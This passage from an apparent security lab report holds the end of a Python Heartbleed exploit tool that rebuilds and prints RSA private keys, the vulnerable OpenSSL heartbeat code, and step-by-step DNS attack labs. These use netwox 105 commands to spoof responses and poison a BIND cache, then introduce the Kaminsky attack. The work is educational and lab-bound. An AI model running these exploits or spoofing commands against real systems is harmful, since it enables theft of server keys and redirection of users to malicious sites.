428             d = gmpy.invert (e, phi)
429             dp = d % (p - 1)
430             dq = d % (q - 1)
431             qinv = gmpy.invert (q, p)
432             seq = Sequence()
433             for x in [0, n, e, d, p, q, dp, dq, qinv]:
434                 seq.setComponentByPosition (len (seq), Integer (x))
435             print "\n\n-----BEGIN RSA PRIVATE KEY-----\n%s-----END RSA PRIVATE KEY-----\n\n" % base64.encodestring(encoder.encode (seq))
436             privkeydump = open("hb-certs/privkey_" + host + ".dmp", "a")
437             privkeydump.write(chunk)
438             return True
439
440         else:
441             return False
442
443 def main():
```

```
444     print "\ndefribulator v1.20"
445     print "A tool to test and exploit the TLS heartbeat vulnerability
        ↪  aka heartbleed (CVE-2014-0160)"
446     allresults = ''
447 
448     # if a file is specified, loop through file
449     if opts.filein:
450         fileIN = open(opts.filein, "r")
451 
452         for line in fileIN:
453             targetinfo = line.strip().split(":")
454             if len(targetinfo) > 1:
455                 allresults = bleed(targetinfo[0], int(targetinfo[1]))
456             else:
457                 allresults = bleed(targetinfo[0], opts.port)
458 
459             if allresults and (not opts.donotdisplay):
460                 print '%s' % (allresults)
461         fileIN.close()
462 
463     else:
464         if len(args) < 1:
465             options.print_help()
466             return
467         allresults = bleed(args[0], opts.port)
468         if allresults and (not opts.donotdisplay):
469             print '%s' % (allresults)
470 
471     print
472 
473     if opts.rawoutfile:
474         rawfileOUT.close()
475 
476     if opts.asciioutfile:
477         asciifileOUT.close()
478 
479 if __name__ == '__main__':
480     main()
```

4.2 OpenSSL.c

```
/* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */

unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

// Read from type field first
hbtype = *p++; /* After this instruction, the pointer
                * p will point to the payload_length field. */

// Read from the payload_length field
// from the request packet
n2s(p, payload); /* Function n2s(p, payload) reads 16 bits
                  * from pointer p and store the value
                  * in the INT variable "payload". */

pl=p; // pl points to the beginning of the payload content

if (hbtype == TLS1_HB_REQUEST)
{
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 byte
        * message type, plus 2 bytes payload length, plus
        * payload, plus padding
        */

        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        // Enter response type, length and copy payload
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);

        // copy payload
        memcpy(bp, pl, payload); /* pl is the pointer which
                                  * points to the beginning
                                  * of the payload content */

        bp += payload;

```

```
45          // Random padding
46          RAND_pseudo_bytes(bp, padding);
47
48          // this function will copy the 3+payload+padding bytes
49          // from the buffer and put them into the heartbeat response
50          // packet to send back to the request client side.
51          OPENSSL_free(buffer);
52          r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer,
53          3 + payload + padding);
54  }
```

Local DNS Attack

1 Introduction

The Domain Name System (DNS) is used to translate hostnames to IP addresses. This process is termed as DNS resolution, which is transparent to users. However, there are attacks that can be mounted against the DNS resolution process which can redirect the user away from a legitimate to a malicious site, also known as DNS Pharming attacks.

2 Overview

This lab will focus on the effects of the HOSTS file on the redirection of any request, manipulation of the DNS cache of both on the user's system in the second task and on the DNS server in the third task as a more effective measure. Using any of the three attacks will render the user vulnerable, with the potential of exposing this to a greater number of systems if it was performed on a DNS server such as an Internet Service Provider (ISP) and was successful.

3 Attack Sequence

3.1 Virtual Machine (VM) Preparation

3.1.1 Network Setup

In the following lab, 3 VMs are configured in the layout shown in Figure 94. The figure also displays how a local network is connected to the wider internet and how domains are resolved.




Figure 36: Network Topology

3.1.2 Installing DNS server

The DNS server that will be used on Ubuntu is `BIND9` and can be installed using the following line.

```
$ sudo apt-get install bind9
```

3.1.3 Creating domain configuration files

For the DNS server to function, the configuration file `named.conf` needs to be present and reads additional files such as `named.conf.options`, all located in the folder `/etc/bind/`. The following lines are added so that the DNS server's cache dump can be read.

```
options {
    dump-file    "/var/cache/bind/dump.db";
};
```

3.1.4 Creating zones

Each domain to be used on the server requires a zone file. This file provides answers on the domain that is being queried, in this lab `example.com`. The domain `example.com` is used to provide illustrative examples in documents and has no ownership, hence safe to us for this lab. The following lines are added to the file `/etc/bind/named.conf`.

```
zone "example.com" {
    type master;
    file "/var/cache/bind/example.com.db";
    };

zone "43.168.192.in-addr.arpa" {
    type master;
    file "/var/cache/bind/192.168.43";
    };
```

*Note: `in-addr.arpa` is used for the reverse mapping of IP addresses to hostnames and hence requires IP address to be specified in reverse order when declaring zones.

3.1.5 Setting up zone files

Zone files are required for DNS resolution to the respective domain names. Each zone contains resource records which must contain a Start of Authority (SOA) record and followed with additional options such as Address (A) record, which specifies the IP**v4** address where this domain is located on. Other records that are mainly specified include NameServer (NS), Mail eXchange (MX), TeXT (TXT) records. There are instances where other records which are not mandatory that may appear, such as AAAA and CNAME records. The full list of records can be found on IANA's page.

The following zone files is used to configure `example.com`

```
$TTL 3D
@        IN    SOA    ns.example.com. admin.example.com. (
         2008111001 ;serial, today's date + today's serial number
         8H         ;refresh, seconds
         2H         ;retry, seconds
```

```
          4W          ;expire, seconds
          1D)         ;minimum, seconds

@         IN    NS    ns.example.com. ; Address of nameserver
@         IN    MX    10 mail.example.com. ;Primary Mail Exchanger

www       IN    A     192.168.43.101 ;Address of www.example.com
mail      IN    A     192.168.43.102 ;Address of mail.example.com
ns        IN    A     192.168.43.157 ;Address of ns.example.com
*.example.com  IN  A 192.168.13.100 ;Address for other URL in
                                    ;example.com. domain
```

A reverse DNS lookup file is also needed for IP address zone 192.168.43 for `example.com`

```
$TTL 3D
@         IN    SOA    ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)
@         IN    NS    ns.example.com.
101       IN    PTR   www.example.com.
102       IN    PTR   mail.example.com.
10        IN    PTR   ns.example.com.
```

3.1.6 Starting the DNS server

To start the `BIND9` DNS server, the following command is executed in Terminal.

```
$sudo service bind9 restart
```

3.1.7 Configuring User Machine

On the user's machine, the default DNS server needs to be amended. This is done by changing the `resolv.conf` file. The following single line is added to the file.

```
nameserver 192.168.43.157 #IP address of server just setup
```

Additionally, the changes made might be overwritten by the DHCP client and needs to be avoided to complete the lab properly. To do so, the DNS server address on our wired connection (Under IPv4 settings) is manually and explicitly defined. To refresh the connection and ensure that the changes take effect immediately, the name of our connection "Wired connection 1" is clicked to force refresh the network.

3.1.8 Checking of Output

To check if the server and the user has been configured correctly. The command `dig` is used to obtain information about the domain when a domain query has been issued to the DNS nameserver.

```
$ dig example.com
```

The output will display common details such as the IP address of the domain and nameserver and TTL (Time-To-Live) of the DNS server.





Figure 37: Expected Output of DNS Server

3.2 System Compromised

Assuming that the attackers have gained control over the system, this task will focus on the modification of the HOSTS file. Using the HOSTS file for hostname redirection ignores any DNS lookups. For this task, `example.com` has been redirected to some random IP address. From Figure 37, it is known that the site `www.example.com` has IP address 192.168.43.101 and can be checked by running the command `ping www.example.com`.

The IP address is modified to reflect 1.2.3.4 in the HOSTS file, located at the directory `/etc/hosts` and pinged to show the effect.




(a) Before HOSTS Edit (b) After HOSTS Edit

Figure 38: Effect on HOSTS Edit

As shown in Figure 38, any entry in the HOSTS file takes precedence over the DNS lookup via the DNS server any attempt to establish a connection to an affected domain will result in a redirection that the user may not be aware if an attacker has modified the system.

3.3 Spoofing User Response

For this section, the user's system is not compromised by the attacker. However, attackers will still be able to listen to the network and spoof a DNS request issued by the user. By this method, the system will acknowledge the fake DNS response and be redirected to the malicious domain. Figure 39 provides a graphical overview on the flow of the DNS spoofing attack.



(1) User's system sends out a DNS query to the DNS server.
(2) The attacker listens on the DNS request from the network and processes it.
(3) The DNS server will query other DNS servers if the records are not cached on the server.
(4) Before the DNS server is able to reply, the attacker sends out its own packet to respond to the user's DNS request and spoof the DNS cache on the user's system.

Figure 39: User DNS Spoofing

For a DNS response to be accepted, the following criterion must be met:

1. Source IP address must be the IP address of the DNS server.
2. Destination IP address must be the IP address of the user's machine.
3. Source port number must match the port number that the DNS request was sent to (usually UDP 53).
4. Destination port number must match the port number that the DNS request originated from.
5. UDP checksum must be calculated correctly.
6. Transaction ID must be the same as the DNS request.
7. Domain name in the question section of the reply must match the domain name in the question section of the request.

8. Domain name in the answer section must match the domain name in the question section of the DNS request.
9. The user's system must receive the attacker system's reply before it receives the legitimate DNS response.

To perform such an operation, `netwox 105` can be used to sniff packets and send an appropriate response. To simplify the work further, we will use the GUI alternative `netwag` to fill up the required fields and generate the respective code.




Figure 40: `Netwag` Code Generation

The code generated by `netwag` is copied into Terminal. The `--filter "src host 192.168.43.154"` switch is added as the DNS request that is to be spoofed needs to originate from the user's system IP address before it can be executed in an elevated window.

```
$ sudo netwox 105 --hostname "www.example.com" --hostnameip 5.6.7.8
  --authns "ns.example.com" --authnsip 192.168.43.157
  --device "Eth0" --filter "src host 192.168.43.154"
```

Using the user's system and executing `dig www.example.com`, we see that the answer section now reflects the modified IP address 5.6.7.8, which shows that DNS requests can be redirected even without the need of tampering with the user's system.





Figure 41: IP Address Changed with DNS Exploit

3.4 Spoofing DNS Server Response

Spoofing DNS responses originating from the user's machine is inefficient as every DNS request must be intercepted. Instead, we will spoof the response from a DNS server instead. When a DNS server receives a DNS request where the hostname is not under its own domain, it will check its own cache to see if the response is there. Otherwise, the DNS server will broadcast a DNS request to other DNS servers to resolve the hostname and store the answer in its cache for faster retrieval later.

Therefore, if the DNS response is spoofed at the DNS server level, the server will use its cache to reply any request later, until the cached information expires (normally 48 hours on most DNS servers).

This method of spoofing the DNS request is called *DNS cache poisoning*. Figure 42 below provides a graphical understanding on how the attack in this task will work.



(1) User's system sends out a DNS query to the DNS server.
(2) The DNS server will query other DNS servers over the internet if the records are not cached on the server.
(3) The attacker listens on the DNS request from the network and processes it.
(4) Before the DNS server over the internet is able to reply, the attacker sends out its own packet to spoof the DNS cache on the DNS server in the LAN.
(5) The spoofed information from the DNS server cache is sent back to the user's system to fulfil its DNS request.

Figure 42: Server DNS Spoofing

`Netwox 105` is used again, but the filter switch is now changed to the IP address of the server instead (192.168.43.157).

To start this task, the cache must be flushed of any existing DNS requests. The following line does the required action.

```
$ sudo rndc flush
```

The TTL is set to 3600 seconds (1 hour) to ensure that there is sufficient time to analyse the result as the DNS server will respond with the spoofed DNS request for the subsequent hour. The spoofing method will also be switched to `raw` as `netwox` will attempt to spoof the MAC address for the spoofed IP address, which is not

required as `tool` will send an ARP request, which will take time to reply and may result in a failed attempt.

```
$ sudo netwox 105 --hostname "google.com" --hostnameip 5.6.7.8
  --authns "google.com" --authnsip 192.168.43.157 --device "Eth0"
  --ttl 3600 --filter "src host 192.168.43.157" --spoofip "raw"
```

If the user's system is used to execute the command `dig google.com`, we will now see that the answer section reflects that the hostname is now redirected to IP address 5.6.7.8. Figure 43 shows that the answer section has been successfully modified.




Figure 43: Google Hostname Redirect Query

To also check that the DNS cache has been properly poisoned, the log files for the DNS cache is dumped into a plaintext database. The following code is executed to output the database.

```
$ sudo rndc dumpdb -cache
$ sudo cat /var/cache/bind/dump.db
```

For simplicity, we do not print the entire database. Instead, the IP address for the `google.com` hostname is printed out only. As such, we use the following line instead.

```
$ sudo cat /var/cache/bind/dump.db | grep google.com
```

Looking at the database dump in Figure 44, the A record reflects the same output as when the `dig` command has been executed on the user's computer as in Figure 43. Furthermore, we notice that under the authority section in Figure 43, the six digits represent the TTL for nameserver resolution (48 hours) and the only method

of resolving this issue is to flush the DNS cache on the server and/or changing the DNS server to another IP address.




Figure 44: Google A Record

Remote DNS Attack


1 Introduction

The Domain Name System (DNS) is used to translate hostnames to IP addresses. This process is termed as DNS resolution, which is transparent to users. However, there are attacks that can be mounted against the DNS resolution process which can redirect the user away from a legitimate to a malicious site, also known as DNS Pharming attacks. However, this is not applicable if the attacker and the server are on different networks, as packet sniffing is not possible. Instead, Kaminsky DNS attack is performed and can be used to spoof DNS requests by attempting to send a packet with a valid transaction ID ($\frac{1}{65536}$ chance).

2 Overview

This lab will focus on the Kaminsky DNS attack, by poisoning the DNS cache of the server using a remote machine in the first task. The second task will focus on verification of the attack, by setting up a domain name and using the command `dig` on the user's machine to check whether the attack mounted previously was successfully executed.

To understand how the Kaminsky's attack works, we need to first understand how the entire DNS architecture operates. The domain `www.ntu.edu.sg` is used as an example. When a query is sent to our DNS server and it does not have the information in its cache, it will query the root DNS server. The root DNS server will respond by getting our DNS server to query the `.SG` DNS server. Querying the `.SG` DNS server will send a reply for our DNS server to query the `.edu.sg` DNS server. This process continues recursively until there are no sub-level domains to query. The final DNS server, in this case `ntu.edu.sg` will reply our DNS server with the IP address to `www.ntu.edu.sg` by transmitting the stored A record. Figure 45 depicts the process in a simpler and cleaner form that is easier to understand.



(1) The attacker queries `www.ntu.edu.sg` to our DNS Server
(2) The query is forwarded to the root DNS Server
(3) Answer gets our DNS Server to query the `.SG` DNS Server
(4) The query is forwarded to the `.SG` DNS Server
(5) Answer gets our DNS Server to query the `edu.sg` DNS Server
(6) The query is forwarded to the `edu.sg` DNS Server
(7) Answer gets our DNS Server to query the `ntu.edu.sg` DNS Server
(8) The query is forwarded to the `ntu.edu.sg` DNS Server
(9) Answer provides our DNS Server with the IP address for `www.ntu.edu.sg`
(10) The IP address is forwarded back to the attacker

Figure 45: Complete DNS Querying Process

It is during step (2) – (9) where the packets with spoofed transaction IDs are sent out, with the hope that one of the packets that has a matching transaction ID will be accepted. If that happens, then the attacker has the opportunity to redirect the domain resources to the address of the attacker's choosing. This could redirect users to malicious sites without the user's knowledge as the domain names will remain the same.

3 Attack Sequence

3.1 Virtual Machine (VM) Preparation

3.1.1 Network Setup

In the following lab, 3 VMs are configured in the layout shown in Figure 94. The figure also displays how a local network is connected to the wider internet and how domains are resolved.

